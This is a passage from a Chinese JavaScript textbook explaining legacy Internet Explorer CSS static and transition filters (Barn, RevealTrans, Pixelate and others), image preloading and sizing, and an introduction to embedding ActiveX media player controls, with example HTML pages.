（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“Bias”，可选，浮点型，设置或返回对滤镜结果每个颜色组分增加的百分比值。取值范围为“-1.0”至“1.0”，默认值为“0.7”。较大的“Bias”值使输出的图像亮度增大。

对于对比度较大的图像，此滤镜作用的效果较小。

滤镜“Wave”用于为对象建立波浪状的扭曲效果，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Wave(sProperties)
```

其“sProperties”支持的参数如下。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“add”，可选，布尔型，设置或返回滤镜作用后的图像是否覆盖原图像，默认值“false”表示只显示滤镜作用的图像，取值“true”时滤镜输出的图像覆盖原图像。

（3）“freq”，可选，整型。设置或返回滤镜建立的波浪的数量，默认值为“3”。

（4）“lightStrength”，可选，整型。设置或返回滤镜建立的波峰和波谷之间的距离。实际表现为波峰和波谷的对比度差异，此值约大则对比度越大。取值范围为“0”至“100”，默认值为“100”。

（5）“phase”，可选，整型。设置或返回正弦波在起始位置处的相位，取值范围为“0”至“100”，默认值为“0”。

（6）“strength”，可选，整型，单位为像素（px）。设置或返回以对象为基准的扩散程度，表现为图像的扭曲程度。

说明 可能的应用为，合理地设置其他参数，并用间隔定时函数逐渐改变此滤镜的“phase”值，可以做出动态的水波效果。

其他的静态滤镜如“MaskFilter”、“ICMFilter”、“Xray”或“Gray”等，因不常用或有其他可替代的滤镜或无需JavaScript参与，此处略过，感兴趣的读者可以参考讲述CSS的书籍。

14.4 JavaScript操作CSS动态滤镜

动态滤镜是一类用于实现不同内容切换效果的滤镜，因此此类滤镜必须用JavaScript操作。此类滤镜有共同的使用方法：先调用滤镜的“apply”方法获取初始状态的内容，然后使用JavaScript改变其内容或可见性等，此时这些改变并不会立即显示出来，而是被当作滤镜转换的目标状态，最后调用滤镜的“play”实现动态的转换效果。

14.4.1 CSS动态滤镜支持的通用属性和方法

所有的动态滤镜具有部分相同的参数，如下所述。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。如果在滤镜的效果播放过程中，设置此属性为“false”，则播放立刻被终止，并显示对象应当显示的内容。

（2）“Duration”，可选，浮点型。设置或返回转换效果持续的时间，单位为“秒”。在滤镜调用“play”方法进行转换特效的播放过程中，此属性变为只读。

所有动态滤镜都具有相同的方法：“apply”、“play”和“stop”。

（1）“apply”方法没有参数，也没有返回值。其作用就是捕获对象内容的初始显示，为转换做准备。当此方法调用后，对象属性或内容的任何改变均不会显示，直到“play”方法被调用。

注意 对于对象的子元素来说，只能改变其可见性（visibility）。对于对象的其他任何改变均无法被滤镜捕获，而会立即的显示出来。

（2）“play”方法的语法如下：

```
obj.filters[index].play([iDuration]);
```

其作用是开始播放转换效果，无返回值。参数“iDuration”可选，浮点型，表示转换效果持续的时间，单位为“秒”。默认时使用滤镜的“Duration”参数。如果调用此方法时给出“iDuration”参数，则此次转换期间滤镜的“Duration”参数暂时被“iDuration”替代，转换完成后则恢复原本的设置。

（3）“stop”方法没有参数，也没有返回值。其作用为停止滤镜转换效果的播放，直接显示应当显示的最终内容。同时激发对象的“onfilterchange”事件。

动态滤镜对象具有部分相同的属性：

（1）“Percent”属性，可读写，字符串型。设置或返回滤镜输出在转换过程中所处的位置。取值范围为“0”至“100”。“0”代表转换未发生时，“100”代表转换完成时。通过此属性，可以利用动态滤镜实现静态滤镜的效果，其过程遵从一下基本步骤：

使用滤镜的“apply”方法，捕获对象内容的初始显示，然后设置滤镜对象的“Percent”属性为“0”。

然后改变对象内容，例如改变对象的可见性、内容文本、背景色或边框等，或者其子对象的属性。

设置此滤镜对象的“Percent”属性，为希望获取的转换进程中的某一点，这将获取转换过程中某一个状态时的图像。

最后设置滤镜对象的“Enable”属性为“true”，则滤镜作用对象的显示内容被更新。

（2）“status”属性，只读，整型，返回一个代表滤镜当前状态的正整数值。可能的取值为：“0”表示转换处于停止状态；“1”滤镜的“apply”方法已被调用；“2”滤镜的转换效果正在进行。

14.4.2 模拟开关门效果——“Barn”滤镜

“Barn”滤镜使用模拟开关门的效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Barn(sProperties)
```

其“sProperties”支持的参数如下。

（1）“motion”，可选，字符串型，设置或返回对象的新内容是自内部开始显示还是自外部开始显示。可能的取值为：“out”，默认值，转换自对象的中心向四周进行，即开门的效果；“in”，转换自对象的四周向中心进行，即关门的效果。

（2）“orientation”，可选，字符串型，设置模拟的开关门效果是横向或是纵向的。可能的取值为：“vertical”，默认值，纵向转换效果；“horizontal”横向转换效果。

代码14.8.htm是一个使用“Barn”滤镜和“Percent”属性实现的开关门效果。

代码14.8.htm “Barn”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-8  "Barn"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
```

```
#hutia { height:260px; filter:progid:DXImageTransform.Microsoft.Barn(); }
</style>
<script>
function $(str){ return(document.getElementById(str)); }
window.onload = function(){
    //捕获初始图像
    $("hutia").filters[0].apply();
    //改变图像的内容
    $("hutia").src = "inc/img/14-8.jpg";
    //设置转换进程
    $("hutia").filters[0].Percent = 10;
    //绑定图片对象的鼠标移动事件
    $("hutia").onmousemove = hutia_onmousemove;
}

function hutia_onmousemove(){
    var i, img_center;
    //计算图像中心的横坐标
    img_center = $("hutia").offsetLeft + $("hutia").offsetWidth/2;
    //计算需要转换的百分比
    i = parseInt(Math.abs(event.clientX - img_center) / $("hutia").offsetWidth * 200);
    //设置转换进程
    $("hutia").filters[0].Percent = i;
}
</script>
</head>
<body>
<img id="hutia" src="inc\img\14-7.jpg">
</body>
</html>
```

程序运行的效果如图14.17和图14.18所示。

图14.17 页面初始状态——利用“Barn”滤镜实现的静态效果

图14.18 随着鼠标位置改变的转换效果

代码说明如下。

（1）页面载入后，先调用图像滤镜对象的“apply”方法来获得第1个图片，然后改变对象的“src”属性，载入另一张图片。接着使用滤镜的“Percent”属性，将转换滤镜的进程设置为“10%”。然后绑

定函数“hutia_onmousemove”到图片对象的“onmousemove”事件上。

（2）鼠标在图片上移动时，激发该对象的“onmousemove”事件，调用函数“hutia_onmousemove”。此函数根据鼠标和图片对象中心的相对位置，计算需要执行的滤镜的转换进度，并对滤镜属性做相应的修改。实际的效果就是，第2张图片的大小随之鼠标位置而调整，使得第2张图片的侧边总是跟随着鼠标。

14.4.3 网格推拉转换效果——“CheckerBoard”滤镜

“CheckerBoard”滤镜用于实现类似国际象棋棋盘的网格推拉转换效果，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.CheckerBoard (sProperties)
```

其“sProperties”支持的参数如下。

（1）“squaresX”，可选，整型，设置或返回滤镜转换效果中横向有多少条。取值范围大于或等于“2”，默认值为“12”。

（2）“squaresY”，可选，整型，设置或返回滤镜转换效果中纵向有多少条。取值范围大于或等于“2”，默认值为“10”。

（3）“direction”，可选，字符型，设置或返回网格推拉的方向。可能的取值为：“down”向下；“up”向上；“right”默认值，向右；“left”向左。

下面是一个使用“CheckerBoard”滤镜的简单例子：

```
<img id="hutia" src="001.jpg">
<script>
function $(str){ return(document.getElementById(str)); }
window.onload = function(){
    $("hutia").style.filter = "progid:DXImageTransform.Microsoft.CheckerBoard()";
    $("hutia").filters[0].SquaresX = 20;
    $("hutia").filters[0].SquaresY = 10;
    $("hutia").filters[0].Direction = "right";
    $("hutia").filters[0].apply();
    $("hutia").src = "002.jpg";
    $("hutia").filters[0].play(5);
}
</script>
```

此滤镜转换时的效果如图14.19所示。



图14.19 “CheckerBoard”滤镜转换效果

14.4.4 多功能的转换效果——“RevealTrans”滤镜

滤镜“RevealTrans”提供了24中转换效果，其CSS语法如下：

```
progid:DXImageTransform.Microsoft.RevealTrans(sProperties)
```

其“sProperties”支持的参数为：“transition”，可选，数值型，设置或返回滤镜转换时使用的方式，可能的取值如下表14.3所示。

表14.3 “transition”属性可能的取值

取值	转换方式	取值	转换方式
0	矩形收缩转换	12	随机杂点干扰转换
1	矩形扩张转换	13	左右关门效果转换
2	圆形收缩转换	14	左右开门效果转换
3	圆形扩张转换	15	上下关门效果转换
4	向上擦除	16	上下开门效果转换
5	向下擦除	17	从右上角到左下角的锯齿边覆盖效果转换
6	向右擦除	18	从右下角到左上角的锯齿边覆盖效果转换
7	向左擦除	19	从左上角到右下角的锯齿边覆盖效果转换
8	纵向百叶窗转换	20	从左下角到右上角的锯齿边覆盖效果转换
9	横向百叶窗转换	21	随机横线条转换
10	国际象棋棋盘横向转换	22	随机竖线条转换
11	国际象棋棋盘纵向转换	23	随机使用上面可能的值转换

本章最初的相册示例代码中，就是使用此滤镜来实现不同图片之间切换时，随机的转换显示效果。

注意 如果设置“transition”属性为“23”，则此滤镜会随机使用表中列出的任意一种效果（假设为A）。然而若不重新设置“transition”属性，则此后每次调用此滤镜将均使用A效果进行滤镜转换。因此如果希望每次调用此滤镜均使用不同的效果，应使用类似代码14.1.htm中的做法，在调用滤镜“apply”方法前对滤镜的“transition”属性重新赋值“23”。

代码14.9.htm是一个使用“RevealTrans”滤镜的例子。

代码14.9.htm

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-9  "RevealTrans"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia { height:200px; filter:progid:DXImageTransform.Microsoft.RevealTrans(); }
</style>
<script>
var i = 0;
function $(str){ return(document.getElementById(str)); }
```

```
window.onload = function(){
    //生成选择滤镜转换方式的下拉列表框
    for(var i=0; i<23; i++){
        $("sltTransition").options[$("sltTransition").options.length] = new Option(i, i);
    }
    //绑定图片鼠标单击事件
    $("hutia").onclick = doTransition;
}

function doTransition(){
    //根据滤镜的状态决定需要执行的操作
    if(this.filters[0].status == 2){
        //如果转换正在进行，则停止转换的效果，并显示最终的结果
        this.filters[0].stop();
    }else{
        //如果转换未进行，则执行转换
        //设置滤镜转换效果为设置值
        this.filters[0].transition = $("sltTransition").value;
        //捕获对象初始显示状态
        this.filters[0].apply();
        //改变对象src属性，载入新的图片
        this.src = "inc\\img\\14-" + (7+(++i%2)) + ".jpg";
        //执行转换
        this.filters[0].play(5);
    }
}
</script>
</head>
<body>
设置滤镜转换方式：<select id="sltTransition"></select>
<br/>
<img id="hutia" src="inc\img\14-7.jpg">
</body>
</html>
```

页面载入后，浏览者可以在下拉列表框中选取需要执行的转换方式的编号，然后在图片上单击，函数“doTransition”即可按相应的方法显示转换的效果。在对象转换的效果播放时，在图片上单击鼠标，则转换效果立即停止，并显示转换结束时的效果。图14.20所示的是一个转换过程的例子。

图14.20 “RevealTrans”滤镜的随机竖线条转换效果

上面代码中，鼠标单击事件激发时，通过滤镜对象的“status”属性判断当前滤镜对象的状态，如果滤镜正在执行中，则停止此滤镜，否则根据选择的模式进行转换。

14.4.5 其他动态滤镜效果（1）

“Blinds”滤镜使用模拟百叶窗的效果来转换对象的内容，其CSS语法如：

```
filter:progid:DXImageTransform.Microsoft.Blinds(sProperties)
```

其“sProperties”支持的参数如下。

（1）“bands”，可选，整型，设置或返回滤镜效果中，显示的百叶窗的栅格数量。其取值范围是“1”至“100”，默认值为“10”。

（2）“Direction”，可选，字符串型，设置或返回百叶窗的开关方向。其可能的取值为：“down”，默认值，向下；“up”向上；“right”向右；“left”向左。

“Fade”滤镜使用渐隐渐显的效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Fade(sProperties)
```

其“sProperties”支持的参数为：“overlap”，可选，浮点型，设置或返回在转换过程中，原图像与新图像的同时显示的时间比例。其取值范围为“0.0”至“1.0”，默认值为“1.0”。假设此属性取值为“0.5”，转换时间属性“duration”取值为“10”秒，则在此滤镜转换作用时：前2.5秒，原图像渐隐；然后新的内容开始渐显，在5秒的时间期间原内容与新内容同时以不同的透明度显示；最后的2.5秒期间原图像完全隐去，新内容继续渐显至完全可见、透明度为“0”。

“GradientWipe”滤镜使用滚动的渐隐渐显效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.GradientWipe(sProperties)
```

其“sProperties”支持的参数如下。

（1）“gradientSize”，可选，浮点型，设置或返回对象内容被梯度渐隐渐显条覆盖宽度占对象总宽度的百分比，其取值范围为“0.0”至“1.0”，默认值为“0.25”。

（2）“motion”，可选，字符串型，设置或返回对象渐隐渐显的方向与其“WipeStyle”设定的方向相同或相反。其可能的取值为：“forward”，默认值，渐隐渐显的方向与其“WipeStyle”设定的方向相同；“reverse”，渐隐渐显的方向与其“WipeStyle”设定的方向相反。

此滤镜支持的JavaScript属性还有：“WipeStyle”，字符串型，可取值为“0”，默认值，转换在水平方向上自左至右；“1”，转换在垂直方向上自上至下。

“Inset”滤镜使用对角扩张效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Inset(sProperties)
```

此滤镜没有什么特殊的“sProperties”支持的参数。

“Iris”滤镜使用特殊形状的轮廓扩展或收缩效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Iris(sProperties)
```

其“sProperties”支持的参数如下。

（1）“irisStyle”，可选，字符串型，设置或返回剪切形状的轮廓。其可能的取值为“plus”，默认值，十字形；“diamond”，菱形；“circle”，圆形；“cross”，交叉的对角线形；“square”，矩形；“star”，星形。

（2）“motion”，可选，字符串型，设置或返回对象转换时，新内容自内向外还是自外向内显示。其可能的取值为：“out”，默认值，转换时新内容自对象的中心向四边显示，即扩展的效果；“in”，转换时新内容自对象的四边向中心显示，即收缩的效果。

“Pixelate”滤镜使用矩形色块拼贴效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Pixelate(sProperties)
```

其“sProperties”支持的参数为：“maxSquare”，可选，整型，设置或返回转换过程中，拼贴色块的最大宽度，取值范围为“2”至“50”，默认值为“50”。

此滤镜的转换视觉效果比较复杂，在转换的前半段，将对象的初始内容转换为一个若干矩形色块的拼贴，然后色块的大小由“1”逐渐增加到“maxSquare”设定的值。每个色块的颜色由其覆盖区域的平均颜色确定。转换的后半段，色块的颜色由新内容的平均颜色决定，色块的宽度逐渐由“maxSquare”设定的值缩小至“1”，还原为对象的新内容。

此滤镜的总转换效果类似于视频中常见的，先将对象模糊后再聚焦实现的切换。

图14.21 “Pixelate”静态效果

注意 在使用此滤镜前，应当将滤镜的“enable”属性设为“false”，在需要转换显示时，再使用脚本将其设置为“true”，否则此滤镜会产生色块拼贴的静态滤镜效果。

下面的代码：

```
<img id="hutia" src="001.jpg" style="filter:progid:
DXImageTransform.Microsoft.Pixelate(maxSquare=10);">
```

作用的静态效果如图14.21所示。

14.4.6 其他动态滤镜效果（2）

“RadialWipe”滤镜使用放射状擦除效果来转换对象的内容，类似于汽车挡风玻璃上的刮雨刀的效果，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.RadialWipe(sProperties)
```

其“sProperties”支持的参数为：“wipeStyle”，可选，字符串型，设置或返回此效果的擦除方式。可能的取值为“clock”，默认值，以对象中心为圆心，自上方开始，顺时针旋转擦除；“wedge”，以对象中心为圆心，自上方开始，同时向两侧旋转擦除；“radial”，以对象左上角为圆心，自上至左旋转擦除。

“RandomBars”滤镜使用随机线条效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.RandomBars(sProperties)
```

其“sProperties”支持的参数为：“orientation”，可选，字符串型，设置或返回产生的随机线条是横向的或是纵向的。可能的取值为“horizontal”，默认值，横向线条；“vertical”，纵向线条。

“RandomDissolve”滤镜使用随机溶解效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.RandomDissolve(sProperties)
```

此滤镜没有什么特殊的“sProperties”支持的参数。

“Slide”滤镜使用滑动抽离效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Slide(sProperties)
```

其“sProperties”支持的参数如下。

（1）“bands”，可选，整型，设置或返回抽离的滑动条的数量，取值范围为“1”至“100”，默认值为“1”。

（2）“slideStyle”，可选，字符串型，设置或返回对象转换时的滑条抽离的效果。其可能的取值为：“hide”，默认值，在新内容上抽离旧内容；“push”，在抽离旧内容的同时拉进新的内容；“swap”，以交换的方式动态显示新内容。

“Spiral”滤镜使用螺旋效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Spiral(sProperties)
```

其“sProperties”支持的参数为：

(1)“gridSizeX”，可选，整型，设置或返回横向盘旋的数量，取值范围为“1”至“100”，默认值为“16”。

(2)“gridSizeY”，可选，整型，设置或返回纵向盘旋的数量，取值范围为“1”至“100”，默认值为“16”。

“Stretch”滤镜使用拉伸或收缩的变形效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Stretch(sProperties)
```

其“sProperties”支持的参数为：“stretchStyle”，可选，字符串型，设置或返回此效果的变形方式。可能的取值为“spin”，默认值，在旧内容上，自中心向两侧拉伸新内容；“hide”，在旧内容上，自左至右拉伸新内容；“push”，自左至右拉伸新内容，同时压缩旧内容，此方式的视觉效果类似于立方体自一个面旋转至另一个面。

例如下面的代码：

```
<img id="hutia" src="001.jpg" style=
"filter:progid:DXImageTransform.Microsoft.Stretch(stretchStyle=push);">
<script>
window.onload = function(){
    $("hutia").filters[0].apply();
    $("hutia").src = "002.jpg";
    $("hutia").filters[0].play(5);
}
</script>
```

其执行的效果如图14.22所示。

图14.22 “Stretch”滤镜效果

“Strips”滤镜使用锯齿边的覆盖效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Strips(sProperties)
```

其“sProperties”支持的参数为：“motion”，可选，字符串型，设置或返回此效果内容转换的方向。可能的取值为：“leftdown”，默认值，自左下角至右上角；“leftup”，自左上角至右下角；“rightdown”，自右下角至左上角；“rightup”，自右上角至左下角。

“Wheel”滤镜使用风车叶轮效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Wheel(sProperties)
```

其“sProperties”支持的参数为：“spokes”，可选，整型，设置或返回风车叶轮的数量，取值范围为“2”至“20”，默认值为“4”。

“Zigzag”滤镜使用往复向下的Z字形擦除效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Zigzag(sProperties)
```

其“sProperties”支持的参数如下。

(1)“gridSizeX”，可选，整型，设置或返回横向盘旋的数量，取值范围为“1”至“100”，默认值为“16”。

(2)“gridSizeY”，可选，整型，设置或返回纵向盘旋的数量，取值范围为“1”至“100”，默认值为“16”。

“BlendTrans”滤镜使用随机溶解效果来转换对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.BlendTrans(sProperties)
```

此滤镜没有什么特殊的“sProperties”支持的参数。

14.5 图片预载和尺寸控制

在页面需要载入很多图片或者需要载入的图片很大时，由于网速影响，常常很难迅速地载入。在很多JavaScript效果中，有着切换图片的操作，如果图片载入造成延时，会影响用户的使用。例如，一个图片链接，在鼠标移入时，用脚本将其变换为另一个图片，而此图片的载入延时会使鼠标最初移入时无法显示。

为了避免此类问题，提高图片的显示速度，可以对图片进行预载。

预载的原理是，脚本用到的图片并不需要在页面最初载入的时候显示，而用户在浏览页面的时候，有大量的时间可以用来将需要的图片加载到内存中，这样当脚本需要显示相应图片的时候，可以快速地将图片显示出来。

注意 图片预载并不能真正加快图片从服务器下载到客户端的速度，其目的是利用客户浏览页面的间隙时间，预先将图片载入内存中。因此，对于页面载入时就需要显示的图片，预载并没有什么意义。图片预载真正的价值在于加快图片切换的速度。

在本章的示例代码14.1.htm中，使用“new Image()”新建一个图片对象，其效果等同于“document.createElement(“img”)”。然后对此对象的“src”属性赋值，使其指向需要预载图片的URL地址。浏览器会自动访问服务器，并将需要的内容加载至内存中。因此，并不需要真正将此对象插入文档中（尽管此对象和书写在HTML中的“img”对象没有任何区别）。

在图片对象载入完成后，会激发此对象的“onload”时间。如果图片加载过程中出现错误（如指向的URL地址不正确或文件格式不正确），则会激发“onerror”事件。如果用户点击了“停止”按钮，则会终止图片的载入，并激发“onabort”事件。程序员可以捕获这些事件并进行相应操作。

图片对象载入后，浏览器会自动地将图片的原始尺寸设置为对象的“width”和“height”属性。这是和其他HTML元素不同的地方。对于其他的HTML元素，在未设置的情况下，“width”和“height”属性的默认值为“undefined”，在未插入文档中时，“offsetWidth”和“offsetHeight”等尺寸的属性值均为“0”。例如对于下面的代码：

```
obj=document.createElement("div");
```

```
alert(obj.offsetWidth);
```

执行后弹出的警告框显示的内容为“0”。

对于图片对象，如果单独设置其宽度或高度属性，则图片的高度或宽度属性会自动的改变，以保证图片的长宽比例不变，避免图片出现扭曲变形。如果同时设置图片的宽度和高度，则图片会扭曲以保证适应相应的尺寸。

代码14.1.htm中，下面的代码部分：

```
function album_img_loadCache(img, noFilter){
    var mw, mh, w0, h0, w, h;
    //计算图片的尺寸
    //变量"mw"和"mh"是图片可以采取的最大宽度和高度
    mw = this.parentNode.offsetWidth-15;
    mh = this.parentNode.offsetHeight-15;
    //变量"w0"和"h0"是图片的实际尺寸
    w0 = img.width;
    h0 = img.height;
    //根据长宽比例不同，计算自适应后图片的尺寸
    if(w0/h0 > mw/mh){
        w = mw; h = w * h0 / w0;
    }else{
        h = mh; w = h * w0 / h0;
    }
//……
```

作用就是根据预载图片的长宽比例，计算出适应显示区域大小的、保持比例避免变形的图片大小。

14.6 小结

滤镜是CSS提供的一个强有力的效果工具，使用CSS滤镜离不开JavaScript的参与。两者的结合可以实现很多非常复杂的动态或静态效果。需要注意的是，只有“Internet Exporer 5.0”及以上版本的浏览器才支持CSS滤镜，目前绝大多数的非“IE”浏览器不支持CSS滤镜效果。本章讲述的知识点如下。

(1) JavaScript操作CSS界面滤镜。

(2) JavaScript操作CSS静态滤镜。

(3) JavaScript操作CSS动态滤镜。

(4) 图片的预载和尺寸控制。

第三篇
操作ActiveX控件

第15章 JavaScript操作视频控件

在前面的章节中，讲解了如何使用JavaScript操作操作页面的样式与内容。通过对CSS和DOM对象的控制，可以实现对页面的掌控。自本章起，将进入对若干ActiveX控件的讲解。通过操控ActiveX控件对象，可以实现很多无法单纯依靠HTML实现的效果。

15.1 实例：通用媒体播放器

读者在Internet上浏览页面的时候，或多或少都曾接触过嵌在页面中的视频或音频等多媒体对象。这通常是利用嵌入的ActiveX控件对象来实现的。然而不同的媒体格式常常需要不同的ActiveX控件，代码15.1.htm是一个自动识别媒体格式，并调用相应播放控件的例子。

代码15.1.htm 通用媒体播放器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>15-1  通用媒体播放器</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
/* 定义了媒体播放器的背景和尺寸 */
#playerDIV {
   background-image: url(inc/img/15-1.gif);
   width:300px;
   height:200px;
}
</style>
<script>
//在全局变量中保存各个不同媒体播放控件的CLSID
var rmID="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA";
var wmID="clsid:22D6F312-B0F6-11D0-94AB-0080C74C7E95";
var swfID="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000";
```

“rmID”保存的是“Real One”的媒体播放控件的“类标志符”（CLSID）。“wmID”保存的是

“Windows Media Player”的媒体播放控件的“CLSID”。 “sfwID” 保存的是“Flash”动画的媒体播放控件的“CLSID”。

```
//在全局变量"thePlayer"中保存播放器控件对象
var thePlayer;
//函数"doPlay"根据需要播放的文件的URL判断，并载入相应的媒体播放器控件进行播放
function doPlay(fPath){
    if(!fPath)fPath=document.getElementById("txtURL").value;
    if(fPath==""||fPath==null)return(false);
    fType=fPath.substring(fPath.lastIndexOf(".")+1).toLowerCase();
    //如果原本存在播放器，则将播放器清空
    if(thePlayer){
        document.getElementById("theTurePlayerID").outerHTML="";
    }

    //建立新的播放器
    thePlayer=document.createElement("object");
    thePlayer.width="100%";
    thePlayer.height="100%";
    //播放器的默认显示状态为"隐藏"
    thePlayer.style.display="none";
    thePlayer.id="theTurePlayerID";
    //将播放器插入文档中
    document.getElementById("playerDIV").appendChild(thePlayer);
```

使用“document.createElement”方法新建一个“object”对象，并将其“style.display”属性设置为“none”来隐藏显示，然后通过容器元素“palyerDIV”的“appendChild”方法将新的“object”对象插入容器中。

```
//根据文件后缀名判断媒体类型
switch(fType){
    case "rm":case "rmvb":
        thePlayer.classid=rmID;
        with(thePlayer){
            _ExtentX=12118;_ExtentY=8573;
            AUTOSTART=-1;SHUFFLE=0;PREFETCH=0;
            NOLABELS=0;CONTROLS="Imagewindow";
            LOOP=0;NUMLOOP=0;CENTER=0;
            MAINTAINASPECT=0;BACKGROUNDCOLOR="#000000";
        }
        thePlayer.Source=fPath;
        thePlayer.DoPlay();
    break;
    case "swf":
        thePlayer.classid=swfID;
        thePlayer.movie=fPath;
    break;
    default:
        thePlayer.classid=wmID;
        thePlayer.fileName=fPath;
```

```
        thePlayer.Play();
}
```

根据需载入文件的URL地址的后缀名，判断需要调用的“ActiveX”控件，将相应的“classid”赋值给新建的“object”对象，并对“object”对象执行相应的赋值操作。

```
    setTimeout("thePlayer.style.display='' ;",1000);
}

</script>
</head>
<body>
<div id="playerDIV" ></div>
<p>输入需要播放的文件的URL地址，或点击链接测试：</p>
<ul>
    <li>
        <input id="txtURL" /><input type=button onclick="doPlay();" value="Play" />
    </li>
    <li>
        <a href="javascript:doPlay( 'test001.mp3' );">"*.mp3"音乐文件 (Windows Media Player) </a>
    </li>
    <li>
        <a href="javascript:doPlay( 'test002.rm' );">"*.rm"流媒体文件 (Realone) </a>
    </li>
    <li>
        <a href="javascript:doPlay( 'test003.swf' );">Flash动画文件 (Flash Player) </a>
    </li>
</ul>
</body>
</html>
```

最后一部分是用于测试的HTML内容。其中“<div id=” playerDIV” > ”是用于放置视频控件的容器，其尺寸和样式由文件头部的样式表决定。文本框和链接用于指定需要载入的文件URL。

程序运行效果如图15.1、图15.2和图15.3所示。

图15.1 播放器初始界面

图15.2 播放mp3文件时，使用“Windows Media Player”控件

程序说明如下。

（1）页面最初载入时，并没有建立播放控件。此时显示原样式定义的背景，如图15.1所示。此播放器的一个优势就是可以在多媒体内容载入前，显示指定的背景内容，而不是控件默认的黑色。

（2）在文本框中输入需要播放的多媒体文件，然后鼠标单击“Play”按钮，或者鼠标单击链接，其作用都是调用函数“doPlay”来播放指定的URL地址。

（3）函数“doPlay”接受字符型参数“fPath”作为参数。“fPath”指定需要载入的文件的URL地址。函数中，首先将容器元素的“innerHTML”属性赋值为空字符串（“”），将容器元素原本的内容清空。然后使用“document.createElement”创建一个新的“object”对象，并使用“appendChild”方法将此新控件插入容器元素中。使用字符串对象的方法解析URL：

图15.3 播放后缀名为“rm”的文件时，使用“Real Player”控件

```
fType=fPath.substring(fPath.lastIndexOf( "." )+1).toLowerCase();
```

用于获取URL地址的最后一个“.”符号部分，即多媒体文件的后缀名。然后用多分支语句“switch”依据文件后缀名的不同，对“object”控件执行不同的操作。

（4）“object”是“ActiveX”控件的HTML标记名。此标记的“CLASSID”属性标志了此控件的类型。对于不同的“ActiveX”控件对象，具有不同的专用属性和方法。

15.2 “ActiveX”控件简介

根据微软的软件开发指南MSDN（Microsoft Developer Network）的定义，“ActiveX”插件以前也叫做“OLE”控件或“OCX”控件，其为一些软件组件或对象，可以将其插入到WEB网页或其他应用程序中。

15.2.1 “ActiveX”控件的意义

程序员最大的烦恼之一，就是需要不断地进行重复性的劳动。有时明明是功能非常相似的模块，却因为操作平台或项目的不同，必须要重新修改甚至于重新编写。为了解决代码的重用问题，人们提出了“组件”的概念。

“ActiveX”是Microsoft对于一系列策略性面向对象程序技术和工具的称呼，其中主要的技术是“组件对象模型”（COM）。在有目录和其他支持的网络中，“COM”则成为“分布式组件对象模型”（DCOM）。在创建包括ActiveX程序时，主要的工作就是组件，一个可以自足地在“ActiveX”网络（现在的网络主要包括Windows和Mac）中任意运行的程序。这个组件就是“ActiveX”控件，其功能和“Java Applet”功能类似。

注意 此处提到的“Java Applet”与“JavaScript”是两个概念，前者是“Sun Microsystems”的“JAVA”技术的一部分。

在使用Windows操作系统的过程中，读者或许曾经注意到一些以OCX结尾的文件。OCX代表“对象链接与嵌入控件”（OLE），这个技术是Microsoft提出的程序技术，用于处理桌面文件的混合使用。现在“COM”的概念已经取代“OLE”的一部分，Microsoft也使用“ActiveX”控件代表组件对象。

组件的一大优点就是可以被大多数应用程序再次重复使用（这些应用程序称为组件容器）。一个

“COM”组件（“ActiveX”控件）可由不同语言的开发工具开发，包括“C++”和“Visual Basic”或“PowerBuilder”，甚至一些脚本语言如“VBScript”等。

“ActiveX”组件包括如下几类。

（1）“ActiveX”自动化服务器：可以由其他应用程序编程驱动的组件。自动化服务器至少包括一个，也许是多个供其他应用程序生成和连接的基于“IDispatch”的接口。自动化服务器可以含有也可以没有用户界面（UI），这取决于服务器的特性和功能。

（2）“ActiveX”自动化控制器：那些使用和操纵自动化服务器的应用程序。

（3）“ActiveX”控件：等价于以前的“OLE”控件或“OCX”。一个典型的控件包括设计时和运行时的用户界面，唯一的“IDispatch”接口定义控件的方法和属性，唯一的“IConnectionPoint”接口用于控件可引发的事件。

（4）“ActiveX”文档：表示一种不仅仅是简单控件或自动化服务器的对象。“ActiveX”文档在结构上是对“OLE”链接和模型的扩展，并对其所在的容器具有更多控制权。一个最显著的变化是菜单的显示方式。一个典型的“OLE”文档的菜单会与容器菜单合并成一个新的集合，而“ActiveX”文档将替换整个菜单系统，只表现出文档的特性而不是文档与容器共同的特性。

（5）“ActiveX”容器：是一个可以作为自动化服务器、控件和文档宿主的应用程序。

